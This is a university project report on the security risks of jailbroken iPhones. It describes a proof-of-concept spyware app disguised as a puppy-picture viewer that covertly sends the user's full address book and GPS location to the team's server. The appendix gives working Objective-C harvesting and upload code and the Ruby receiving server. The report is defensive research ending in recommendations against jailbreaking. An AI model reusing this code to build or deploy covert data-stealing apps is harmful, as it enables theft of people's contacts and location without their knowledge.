iPhone Jailbreak

John Fulgoni, William Gunn, James Harris

Department of Electrical and Computer Engineering
Villanova University

27 March 2014

Abstract

In this project, our goal was to find security flaws in a jailbroken iPhone. By jailbreaking the iPhone, we run the phone's operating system in administrative mode, which allows us unbridled access to the file system. Lockheed Martin, who wanted to determine whether or not it would be a security risk to allow their employees to jailbreak their phones, originally brought this task forward to us. In order to show that a jailbroken operating system is in fact a security risk, we designed a malicious mobile application that takes the address book and GPS location of the phone and sends it to our private server. While our app could never exist on the Apple App Store, our app represents an app that could easily be downloaded from a third party website and installed on a jailbroken iPhone. If given the freedom to download software from third parties, users expose themselves to potential dangers and risk giving personal information to people who might use it to their advantage.

Acknowledgements

We would like to thank Dr. Sarvesh Kulkarni as our principal advisor for all the time and assistance he has given us over the past year.

We would also like to thank Randy Peterson and Lockheed Martin for providing us with the equipment to test with, and for the technical support.

We would also like to thank all of the professors and members of the Electrical and Computer Engineering department of Villanova University for all of their time and effort into planning stages of the project, as well as planning presentations and lectures.

We would also like to thank all of our families, friends, and loved ones for their full support during the length of this project.

Table of Contents

1. Background and State-of-the-Art 3
1.1 Overview: 3
1.2 Prior Work: 3
1.3 Potential Impact: 4
1.4 Ethical Concerns: 4
2. Specifications 5
2.1 Functional Specifications: 5
2.2 Performance Specifications: 5
2.3 Environmental Specifications: 5
3. Design Overview 6
3.1 Application Design and Testing: 6
3.2 Server Design: 7
4. Debugging Application Development 8
4.1 Taking GPS Data: 8
4.2 Taking Contact Data: 8
5. Real World Application Development 9
5.1 Embedded GPS Data: 9
5.2 Embedded Contact Data: 9
5.3 Additional Content: 9
6. Project Management 10
6.1 Personnel: 10
6.2 Schedule: 10
6.3 Budget: 10
7. Achievements & Deliverables 12
8. Conclusions and Recommendations 13
8.1 Recommendations: 13
References 14
Appendix 15
A1. Data Receiving Server Code (Ruby) 15
A2. Jailbreak v2.3 ViewController.m 16
A3. Puppy Love v 1.3.2 ViewController.m 21

1. Background and State-of-the-Art

1.1 Overview:

Apple products are well known for being based off of one of the world's most secure closed systems. Apple developed their system so that few people can edit its code, which also results in the limitation of their software. Naturally, people constantly try to break the system in order to do more with their Apple devices. Jailbreaking is the modern day phrase for removing the limitations of an electronic device, and people jailbreak their iPhones in order to download apps that aren't approved for sale by Apple. Since Apple prides itself on being a completely closed system, jailbreaking is a great threat to their system because jailbreaking creates security holes that other people can exploit for their own personal gain.

What Lockheed-Martin challenged us to do was to develop an application that uses a jailbroken system to gain access to certain features of an iPhone that would not be available to the typical user. The application we designed takes personal data from the phone and then reports it back to us. By doing this, we are able to show that there are flaws in the iPhone's security system when the phone is running a jailbroken operating system.

1.2 Prior Work:

Much prior research has been done in the field of iPhone jailbreaking, and many experiments have been done on the security of jailbroken iPhones. "Jailbreaking is the term used to describe iPhones and iPads in which the users have run software to modify the operating system." (Grimes)[3] This allows the users to use other wireless and cellular carriers other than the companies authorized by Apple, and allows the device to run un-authorized applications that were not purchased and downloaded through the Apple App Store. We utilized a jailbreak on our test iPhone to find what kind of data, the quantity of data, and the quality of data we can obtain from the jailbroken iPhone. There are many resources that helped us with the actual jailbreak itself, such as a book by Chris Seibold: *Big Book of Apple Hacks*. In the book he details the obstacles that a jailbreaker will face while unlocking their iPhone, and points out that "one of the biggest hurdles...is maintaining compatibility when upgrading to new firmware updates." (Seibold 484) [4].

The jailbreak we chose to use for our phone was iOS version 6.1.2 because it was the most recent release of a jailbreak for the iPhone at the start of the project. The most current version of iOS at the start of the project was 6.1.3, and the latest iOS version at the completion of the project was 7.0.4. With the major update to iOS 7.0, the development tools also received a major update that slowed progress on the project. While we never upgraded our test phone past jailbroken iOS version 6.1.2, adjusting to the new development tools proved to be a challenge of working on our application. We chose to use the method of jailbreaking detailed on cnet.com [2] which provided a step by step guide for how to jailbreak any phone running iOS 6.0 or higher.

Research has also been done in the field of stealing data from a jailbroken iPhone. In "iPhone Privacy" by Nicolas Seriot, he discusses many types of data that someone can steal from a jailbroken iPhone, such as the cell number, the address book and the files from the file system.

He also points out other sources of valuable data to steal, such as youtube search history, keyboard cache, your location, wifi connection log and safari search history. Lastly, Seriot mentioned a program called Spyphone, which steals private data from an iPhone when installed on the iPhone.[5] This application is very similar to the one we designed, although ours only steals data when the user performs an action within the application.

1.3 Potential Impact:

Our world today revolves around the Internet, mobile solutions, and the security of data. While Apple remains a very secure system, no system is perfect. If there are holes in Apple's security, someone could potentially use those holes in a way to benefit themselves or to potentially steal data that can ruin someone's business. Privacy is a major commodity in today's society, and mobile phones today can carry critical information for the vitality of a business, but also important information of people's day-to-day lives. For instance, if someone could create a malicious app that can steal a credit card number, the victim's credit rating might go down, or could potentially harm their business is if the card has made expenses tied to the business. While we did not find any major flaws in Apple's security system, our program exposes the risks that come with jailbreaking an iPhone and downloading third party software. By showing that we are able to take personal information from the phone and send it to our private server, we are replicating the real dangers of what a malicious application could take from the unsuspecting user.

1.4 Ethical Concerns:

Jailbreaking an iPhone removes all restrictions from the phone, which allows the user to do several things that would not be possible using Apple's pre-installed operating system. For instance, on a normal iPhone, the user could only download approved applications from Apple's App Store. With a jailbroken operating system, the user is now free to download applications from any third party source, as well as applications they create themselves. Cydia is a very popular application for a jailbroken phone that allows users to easily download and install third party apps on their phone. While some of the apps on Cydia cost money, the majority of apps available for free to download. Cydia also allows anyone to put their application for sale on their store, which opens up the possibility for malicious activity. While people often post reviews and try to aid each other to avoid malicious apps, there is nothing stopping someone from putting a harmful application on the store. Even though the application we created will never be put on Cydia or any other jailbroken marketplace, it represents a lot of applications that exist on the store that can steal information from those who choose to download it.

2. Specifications

2.1 Functional Specifications:

- Sends Personal Information about user to server.
- Works with WiFi or Cell Data.
- Debugging Application has clear and descriptive GUI.
- Real Life Application shows no trace of data stolen.
- Applications are loaded on to phone using SSH.

2.2 Performance Specifications:

- Sends accurate GPS coordinates to server upon clicking image.
- Sends entire Address Book on button click.
- No files with incriminating data produced.
- Entire file system of phone accessible with SSH.
- Server uses Dropbox to relay data to personal devices.

2.3 Environmental Specifications:

Since our project is based off of removing the limitations of the iPhone's operating system, which can be considered a different programming environment, we felt it would be more accurate to describe our project in both the physical environment as well as the digital environment.

For the physical environment, our project did not require much physical testing since our project is entirely software based. We tested our application on an iPhone that resided in standard atmospheric pressure and in a room temperature environment.

In a software environment, we developed our applications using Apple's Xcode development kit. The kit also contains a simulator where we were able to test how the graphics of the app functioned. While some of the functionality of the application still worked in the simulator, the majority of the core details we looked for could not be produced within the simulator. For example, the simulator was able to send GPS coordinates to our server, but since the simulator has no GPS capabilities, it would send the default GPS coordinates of Apple's headquarters in Cupertino, California. Our application was then side loaded onto the iPhone using the jailbroken operating system's ability to connect to a computer via secure shell communication.

3. Design Overview

3.1 Application Design and Testing:

Our project consists of the testing of two mobile applications for the iPhone. The iPhone model we were given by Lockheed Martin is an iPhone 3GS, which runs version 6.1.2 of the jailbroken iOS. The server we use to upload files runs on our private domain at http://www.williamgunn.com/upload. The server then updates a text file, which is then shared to each group member's Dropbox account. Figure 1 below shows what we would see on our personal devices when the server updates the text file containing data.



Figure 1 - Dropbox Updating Files

Once the file is update with Dropbox, any personal computer or mobile device that has a Dropbox account associated with receives the updated text file. Figure 2 shows a screenshot with an updated text file that shows that the server has received GPS coordinates and an Address Book entry. Note that when the simulator sends data to the server, it sends its default GPS location of Cupertino, California, USA.



Figure 2 - Data File Sent from Server to Dropbox

The first application we designed was created purely for debugging purposes. The GUI we created is very basic and meant to be easy to read. The application shows simple text fields, buttons with clearly defined purposes, and the address of our send/receive server.

The second application we created was made to be a replica of a real life application. We wanted this application to look and feel like an application that would realistically be on a jailbroken app store. The application is titled "Puppy Love", and its advertised purpose is for users to browse pictures of cute puppies, and for users to be able to send pictures to their friends. The GUI for this application does not give any knowledge to the user that their information is being send when they click a button or perform an action.



Figure 3 - Comparison Between Latest Versions of Both Applications

3.2 Server Design:

In order to create a well-rounded fully working proof of concept application, we needed a way to receive and store the data our application steals from the user's phone. To do so, we rented a Virtual Private Server running Ubuntu 12.04LTS and installed Ruby 1.9.3 to handle the web server. We decided on Ruby because Will Gunn already had experience using it with the Sinatra web framework to create quick and simple websites and web applications. In order to retrieve the stolen data from the server, we utilized Dropbox as it is secure and allowed easy testing and demoing because the data was automatically updated across all linked devices. In a real world environment, a malicious developer would most likely store the information in a relational database.

4. Debugging Application Development

The Debugging application was the first application designed by the team, and was used to try out various methods of data retrieval from the phone and the simulator. It was made to be transparent so that the user could see everything that was going on with the iPhone to make it easy to debug the application.

4.1 Taking GPS Data:

This method of data retrieval was intended to take the phone's real time GPS location and send it off as a string of characters to the external server. In the initial stages, the team researched how to access this data, and used the LocationManager() method[A2], which access the GPS sensor inside the iPhone to access the coordinates. In the debugging application, this data was also displayed on the screen to make sure that it was working correctly. In the simulator, the GPS coordinates displayed were in Cupertino, California (Apple Headquarters) which is a pre-programmed set of coordinates since the simulator does not have actual GPS capabilities. When the application was loaded onto the real iPhone, the GPS coordinates were accurate to within roughly 200 feet of the current location.

4.2 Taking Contact Data:

This method of data retrieval was intended to take the phone's current list of contacts, including name, phone number, and email address and send it off as a string of characters to the external server. In the initial stages, the team could initially only send out one contact at a time when a prompt appeared on the phone to ask which contact to send. Later, the team found a method called ABRecordCopyValue()[A2] which allowed the program to iterate through the entire contact list, sending every single one to the remote server. In the debugging application, the contacts were also displayed on the screen to show the user that they were being sent to the remote server in a useable format.

5. Real World Application Development

The purpose of the real world application was to give a user an application that looked harmless to the naked eye, but in reality would perform the same tasks as the debugging application in the background. Before designing this application, we had to come up with a realistic model that people might want to download onto their phones. We chose the theme of browsing pictures of puppies because it was a topic that we believed many people would use an app for. In Frank Bentley and Edward Barrett's book *Building Mobile Experiences*, they discuss the merits of building a rough mobile app that serves a purpose, and tailoring the user interface to meet people's natural behaviors (Bentley and Barrett 2012) [1]. Our application Puppy Love was tested on our iPhone to a few users, whom we then tailored the application's graphic component in order to appear more realistic.

At the first installation of the application, a prompt appears and asks the user for permission to access Contacts and Location data, which also adds legitimacy to the application since most applications also request this data for various purposes. The team had similar success using the same methods to take data as the debugging application, but this time embedded in buttons, and getting rid of the display that showed the data being taken.

5.1 Embedded GPS Data:

The same function was used to take the GPS data as in the debugging application, but this time was embedded in the function of clicking on a picture on the screen. The team chose to use pictures of puppies because they are usually considered cute and harmless, making the user less suspicious of clicking any buttons on the screen. The team added a piece of text to ask the user to click the puppy picture, and when the user complies, the GPS data is sent to the server and a popup simply lets the user know that they clicked the puppy.

5.2 Embedded Contact Data:

The same function was used to take the contact data as in the debugging application, but this time was embedded in a button that is supposed to share the on-screen picture of the puppy with the user's contacts or friends. After the user clicks the button, the contact data is sent to the remote server, but the user only sees a popup that lets them know that the puppy was shared with the user's friends.

5.3 Additional Content:

In this application, the team decided to add the function for the user to flip through numerous pictures of puppies to add legitimacy to the application. With a limited number of puppy pictures, however, the user will most likely become bored with the application quickly and will promptly delete the application. The team designed it this way so that there will be less evidence of the data being stolen. When the application is deleted off of the phone, there is no evidence that the data was stolen. Because the data is being sent as a string instead of writing to a local file, there is nothing left behind on the phone for the user to see and find out that the data was stolen.

6. Project Management

6.1 Personnel:

John – Spearheaded GUI and app design and coding, code for taking and sending GPS data, kept overall coding base for both applications

Will – Server code, permanence and maintenance, code to send to server, discovery of WiFi location cache in iPhone file system

Jim – Code for taking and sending the contact data, first as single then as entire address book, helped with GUI and application design

All – Debugging both applications and various testing and maintenance, writing essays and presentations, continual research into iPhone file system

6.2 Schedule:

9/10 – Rooted iPhone
9/11 – Successfully created an iPhone app in simulator that had no errors
9/19 – Created basic GUI for first debugging app and added button on screen with different abilities
9/20 – Finished initial access to GPS coordinates and contact information (one at a time)
9/21 – Created database to forward files to our personal Dropbox folders
10/3 – Can save GPS coordinates and single contacts to a file, and can read and write to the file locally
10/4 – Personal database will automatically forward files to dropbox
10/6 – Reverted XCode manually back to iOS6 from the forced update
10/24 – Created a permanent Linux server to receive the files from the iPhone
10/27 – Found examples of internet cache data stealing
10/31 – Phone sends a string directly to the server, not an entire file
11/3 – Working debugging application for use on actual iPhone is finished
11/14 – Finished ECE day essays, created initial real world application GUI and added basic functionality
11/21 – Finished final GUI for RWA and successfully loaded application to device (iPhone)
12/5 – Added multiple images and finished debugging the RWA to make more useable

6.3 Budget:

Due to the software oriented nature of this project, the only associated costs were in the testing device and man-hours. The testing device was provided by Lockheed Martin. The breakdown of the man-hours involved is pictured in Table 1 - Budget Projection for iPhone Jailbreak Projectbelow:

Budget for iPhone Jailbreak Team		
Team Member	Man-Hours	Salary @ $25/hour
John Fulgoni	47	$1,175.00
William Gunn	49	$1,225.00
James Harris	44	$1,100.00
Totals	140	$3,500.00
Overhead Estimate = Salaries * 1.5		$5,250.00
Estimated Cost of Testing Device		$80.00
Grand Total		$5,330.00

Table 1 - Budget Projection for iPhone Jailbreak Project

7. Achievements & Deliverables

As specified in the project objectives, our group has successfully:

1. Sent GPS Coordinates to server.
2. Sent Address Book to server.
3. Applications create no additional files that can be traced later.
4. Created a realistic application that might appear in an app store.

While working on the project, we came to the conclusion that suppression of popups could not be done. Although applications in older versions of iOS could automatically grant itself permissions, applications in iOS version 6.0 or later require that the user must verify all permissions. Even though it would make our application more secretive if we did not have to ask for permission to use GPS or to access contacts, it allows our app to be more believable, as people will put their complete trust in our application. It is also important to note that while we only explored a small part of the file system, a tremendous amount can be learned about a person's activities by reading all of the files the phone has stored in its file system.

The only shortcoming we had during the length of our project were that we were unable to send the Internet cache or other related files from the phone to our server. Safari stores the Internet history as part of its application as a plist file. While we tried several different attempts to transfer the data, we were never successfully able to read the Internet cache or history from our server. However, we found that it was fairly simply to take the Internet history file from the phone using SSH. This flaw poses a major risk in that if the phone was stolen and jailbroken, the history file can easily be saved locally and read from by using a program that can read plist files.

8. Conclusions and Recommendations

This project proves that data can be stolen from a rooted or jailbroken iPhone without any suspicious activity. In keeping with the project's objectives, the team was able to create numerous attack vectors to mine data from a jailbroken iPhone provided by Lockheed Martin and prove the existence of other files that are also able to stolen.

8.1 Recommendations:

1. Company phones used by employees of security companies such as Lockheed Martin should not be allowed to be jailbroken due to the numerous security risks to the phone's data vectors such as location data, contact data and other files seen in the file system that may be the company's sensitive information.
2. With the existence of other files with other data such as internet caches, WiFi location caches, and other such data, the entire iPhone's file system is at risk to a determined hacker if the phone is jailbroken.
3. Employee iPhones should not be jailbroken in general, because it is very easy to download applications that seem harmless but in fact steal many types of data without any trace, including data that can compromise a location, even when used on a non-company issued phone.

References

[1] Bentley, Frank, and Edward Barrett. *Building Mobile Experiences.* Cambridge, MA: MIT Press, 2012.

[2] Cipriani, Jason. *cnet.com.* February 4, 2013. http://www.cnet.com/how-to/how-to-jailbreak-any-ios-6-device-including-iphone-5/ (accessed September 2013).

[3] Grimes, Galen A. "Are Apple's Security Measures Sufficient to Protect Its Mobile Devices?" *IEEE* (Penn State University), 2012.

[4] Seibold, Chris. *Big Book of Apple Hacks.* O'Reilly Media, 2008.

[5] Seriot, Nicolas. "iPhone Privacy." *Black Hat.* Washington D.C, 2010.

Appendix

A1. Data Receiving Server Code (Ruby)

```
require 'sinatra'
require 'json'
require 'pp'
require 'socket'

configure :development do
  require 'sinatra/reloader'
  require 'launchy'
  require 'better_errors'

  $PORTNum='4567' #iptables set to port 80
  set :bind, '0.0.0.0'

  set :port, $PORTNum
  use BetterErrors::Middleware
  BetterErrors.application_root = File.expand_path('..',__FILE__)

  #Launchy.open("http://localhost:"+$PORTNum+"/upload")
end


before do
  pp params
  local_ip = UDPSocket.open {|s| s.connect("64.233.187.99", 1); s.addr.last}
  pp "IP="+local_ip
  pp Time.now.asctime
end

get '/upload' do
        @title = 'Receiving Server Upload_'
        erb :upload, :layout => false
end

post '/upload' do
        pp "Params"
        pp params
        if params['FileUpload']
                pp "File Detected"
                File.open('uploads/' + params['FileUpload'][:filename], "w+b") do |f|
                        f.write(params['FileUpload'][:tempfile].read)
                end
                return "The file was successfully uploaded!"
        end
        File.open("uploads/ReceivedData.txt", 'a') { |file| file.write("\n")}
        File.open("uploads/ReceivedData.txt", 'a') { |file| file.puts(Time.now.asctime)}
        File.open("uploads/ReceivedData.txt", 'a') { |file| file.write(params)}
        File.open("uploads/ReceivedData.txt", 'a') { |file| file.write("\n")}
        return "successful"
end
```

A2. Jailbreak v2.3 ViewController.m

```
//
//  ViewController.m
//  Jailbreak v2.3
//
//  Created by John Fulgoni, William Gunn, & James Harris on 9/24/13.
//  Copyright (c) 2013 Villanova iPhone Jailbreak Team 2014 All rights reserved.
//

#import "ViewController.h"
#import <AddressBook/AddressBook.h>

@interface ViewController ()

@end

@implementation ViewController

@synthesize mylabel;
@synthesize toplabel;
@synthesize mybutton;
@synthesize otherbutton;
@synthesize thirdbutton;

@synthesize latLabel;
@synthesize longLabel;
@synthesize locationManager;

@synthesize myText;
@synthesize showText;

NSString *latcoords;
NSString *longcoords;
NSString *front;


- (void)viewDidLoad
{
    [super viewDidLoad];

    toplabel.text = @"";

    ABAddressBookRef abref = ABAddressBookCreateWithOptions(NULL,NULL);
    ABAddressBookGetAuthorizationStatus();


    mylabel.text = @"Jailbreakv 2.3";
    [mybutton setTitle:@"Send Contacts" forState: (UIControlState)UIControlStateNormal];
    [mybutton setTitle:@"Sent!" forState: (UIControlState)UIControlStateHighlighted];
    [mybutton addTarget:self action:@selector(myButtonClick:)
forControlEvents:(UIControlEvents)UIControlEventTouchDown];

    [otherbutton setTitle:@"Send GPS" forState:(UIControlState)UIControlStateNormal];
    [otherbutton setTitle:@"Sent!" forState: (UIControlState)UIControlStateHighlighted];

    [thirdbutton setTitle:@"Clear Text Box" forState:(UIControlState)UIControlStateNormal];
    [thirdbutton setTitle:@"Cleared!" forState: (UIControlState)UIControlStateHighlighted];

    locationManager = [[CLLocationManager alloc] init];
    locationManager.delegate = self;
    locationManager.distanceFilter = kCLDistanceFilterNone; // whenever we move
```

```
    locationManager.desiredAccuracy = kCLLocationAccuracyHundredMeters; // 100 m
    [locationManager startUpdatingLocation];

    myText.text = @"http://williamgunn.name/upload";

    UITapGestureRecognizer *tap = [[UITapGestureRecognizer alloc] initWithTarget:self action:@selector(dismissKeyboard)];

    [self.view addGestureRecognizer:tap];

}

- (void)didReceiveMemoryWarning
{
    [super didReceiveMemoryWarning];
    // Dispose of any resources that can be recreated.
}


//METHOD TO GET GPS COORDINATES AND WITE THEM TO A FILE
- (void)locationManager:(CLLocationManager *)manager
    didUpdateToLocation:(CLLocation *)newLocation
           fromLocation:(CLLocation *)oldLocation
{
    NSArray *paths = NSSearchPathForDirectoriesInDomains(NSDocumentDirectory, NSUserDomainMask, YES);
    NSString *documentsDirectory = [paths objectAtIndex:0];
    NSString *filePath = [documentsDirectory stringByAppendingPathComponent:@"file.txt"];

    int degrees = newLocation.coordinate.latitude;
    double decimal = fabs(newLocation.coordinate.latitude - degrees);
    int minutes = decimal * 60;
    double seconds = decimal * 3600 - minutes * 60;
    NSString *lat = [NSString stringWithFormat:@"%d° %d' %1.4f\"",
                     degrees, minutes, seconds];
    latLabel.text = lat;
    degrees = newLocation.coordinate.longitude;
    decimal = fabs(newLocation.coordinate.longitude - degrees);
    minutes = decimal * 60;
    seconds = decimal * 3600 - minutes * 60;
    NSString *longt = [NSString stringWithFormat:@"%d° %d' %1.4f\"",
                       degrees, minutes, seconds];
    longLabel.text = longt;

    //writes to file
    NSString *newline = @" \r";
    NSString *sendType = @"GPS\r";
    front = [NSString stringWithFormat:@"%@%@%@%@%@",sendType,lat,newline,longt];

    [front writeToFile:filePath atomically:TRUE encoding:NSUTF8StringEncoding error:NULL];
}


//LINKS TO OTHERBUTTON --- SEND GPS
//TWO METHODS ARE NECESSARY SO GPS WON'T SEND EVERY SECOND
- (IBAction)myButtonPressed:(id)sender {
    toplabel.text = @"GPS Sent!";
    //showText.text = front;


    NSArray *paths = NSSearchPathForDirectoriesInDomains(NSDocumentDirectory, NSUserDomainMask, YES);
    NSString *documentsDirectory = [paths objectAtIndex:0];
    NSString *filePath = [documentsDirectory stringByAppendingPathComponent:@"file.txt"];
```

```
    //SENDING CODE @"http://williamgunn.name/upload"
    NSURL *serverID = [NSURL URLWithString:[ myText.text
stringByAddingPercentEscapesUsingEncoding:NSUTF8StringEncoding]];
    NSLog(myText.text);
    NSMutableURLRequest *request = [NSMutableURLRequest requestWithURL:serverID];
    [request setHTTPMethod:@"POST"];
    [request setValue:@"multipart/form-data" forHTTPHeaderField:@"content-type"];


    NSString *myString = [NSString stringWithContentsOfFile:filePath encoding:NSUTF8StringEncoding error:NULL];
    showText.text = front; //DISPLAYS THE FILE JUST SENT

    NSData *data = [front dataUsingEncoding:NSUTF8StringEncoding];
    //NSData *data = myString;
    [request setHTTPBody:data];
    [request setValue:[NSString stringWithFormat:@"%u", [data length]] forHTTPHeaderField:@"Content-Length"];
    [NSURLConnection connectionWithRequest:request delegate:self];
    //END SENDING;
}



//TIED TO MYBUTTON - SENDS ADDRESS BOOK TO SERVER
- (void)myButtonClick:(id)sender {
    toplabel.text = @"Contacts Sent!";


    NSLog(@"In contact send\n");

    ABAddressBookRef allPeople = ABAddressBookCreate();
    CFArrayRef allContacts = ABAddressBookCopyArrayOfAllPeople(allPeople);
    CFIndex numberOfContacts  = ABAddressBookGetPersonCount(allPeople);

    NSLog(@"numberOfContacts----------------------------------%ld",numberOfContacts);
    NSMutableString *stringofAllContacts = [[NSMutableString alloc]initWithString:@""];

    for(int i = 0; i < numberOfContacts; i++){
        NSString* name = @"";
        NSString* phone = @"";
        NSString* email = @"";
        ABRecordRef aPerson = CFArrayGetValueAtIndex(allContacts, i);
        ABMultiValueRef fnameProperty = ABRecordCopyValue(aPerson, kABPersonFirstNameProperty);
        ABMultiValueRef lnameProperty = ABRecordCopyValue(aPerson, kABPersonLastNameProperty);

        ABMultiValueRef phoneProperty = ABRecordCopyValue(aPerson, kABPersonPhoneProperty);\
        ABMultiValueRef emailProperty = ABRecordCopyValue(aPerson, kABPersonEmailProperty);

        NSArray *emailArray = (__bridge NSArray *)ABMultiValueCopyArrayOfAllValues(emailProperty);
        NSArray *phoneArray = (__bridge NSArray *)ABMultiValueCopyArrayOfAllValues(phoneProperty);


        if (fnameProperty != nil) {
            name = [NSString stringWithFormat:@"%@", fnameProperty];
        }
        if (lnameProperty != nil) {
            name = [name stringByAppendingString:[NSString stringWithFormat:@" %@", lnameProperty]];
        }

        if ([phoneArray count] > 0) {
            if ([phoneArray count] > 1) {
                for (int i = 0; i < [phoneArray count]; i++) {
                    phone = [phone stringByAppendingString:[NSString stringWithFormat:@"%@\n", [phoneArray objectAtIndex:i]]];
```

```
            }
        }else {
            phone = [NSString stringWithFormat:@"%@", [phoneArray objectAtIndex:0]];
        }
    }

    if ([emailArray count] > 0) {
        if ([emailArray count] > 1) {
            for (int i = 0; i < [emailArray count]; i++) {
                email = [email stringByAppendingString:[NSString stringWithFormat:@"%@\n", [emailArray objectAtIndex:i]]];
            }
        }else {
            email = [NSString stringWithFormat:@"%@", [emailArray objectAtIndex:0]];
        }
    }
    NSString* sendstring = [NSString stringWithFormat:@"%@ %@ %@", name, phone, email];
    NSLog(sendstring);
    [stringofAllContacts appendString:sendstring];
    [stringofAllContacts appendString:@"|"];
    NSLog(@"NAME : %@",name);
    NSLog(@"PHONE: %@",phone);
    NSLog(@"EMAIL: %@",email);
    NSLog(@"\n");
  }
  NSLog(stringofAllContacts);


  NSArray *paths = NSSearchPathForDirectoriesInDomains(NSDocumentDirectory, NSUserDomainMask, YES);
  NSString *documentsDirectory = [paths objectAtIndex:0];
  NSString *filePath = [documentsDirectory stringByAppendingPathComponent:@"contacts.txt"];


  //showText.text = stringofAllContacts;
  [stringofAllContacts writeToFile:filePath atomically:TRUE encoding:NSUTF8StringEncoding error:NULL];



  //send contacts to server@"http://williamgunn.name/upload"
  //SENDING CODE
  NSURL *serverID = [NSURL URLWithString:[ myText.text
stringByAddingPercentEscapesUsingEncoding:NSUTF8StringEncoding]];
  NSMutableURLRequest *request = [NSMutableURLRequest requestWithURL:serverID];
  [request setHTTPMethod:@"POST"];
  [request setValue:@"multipart/form-data" forHTTPHeaderField:@"content-type"];


  NSString *myString = [NSString stringWithContentsOfFile:filePath encoding:NSUTF8StringEncoding error:NULL];
  showText.text = stringofAllContacts; //DISPLAYS THE FILE JUST SENT

  //NSData *data = [[NSFileManager defaultManager] contentsAtPath:filePath];
  NSData *data = [stringofAllContacts dataUsingEncoding:NSUTF8StringEncoding];
  [request setHTTPBody:data];
  [request setValue:[NSString stringWithFormat:@"%u", [data length]] forHTTPHeaderField:@"Content-Length"];
  [NSURLConnection connectionWithRequest:request delegate:self];
  //END SENDING;

}



//CLEARS TEXTBOX --- THATS IT
- (IBAction)thirdButtonPressed:(id)sender {
```

```
    toplabel.text = @"URL Cleared!";
    myText.text = @"http://";
}

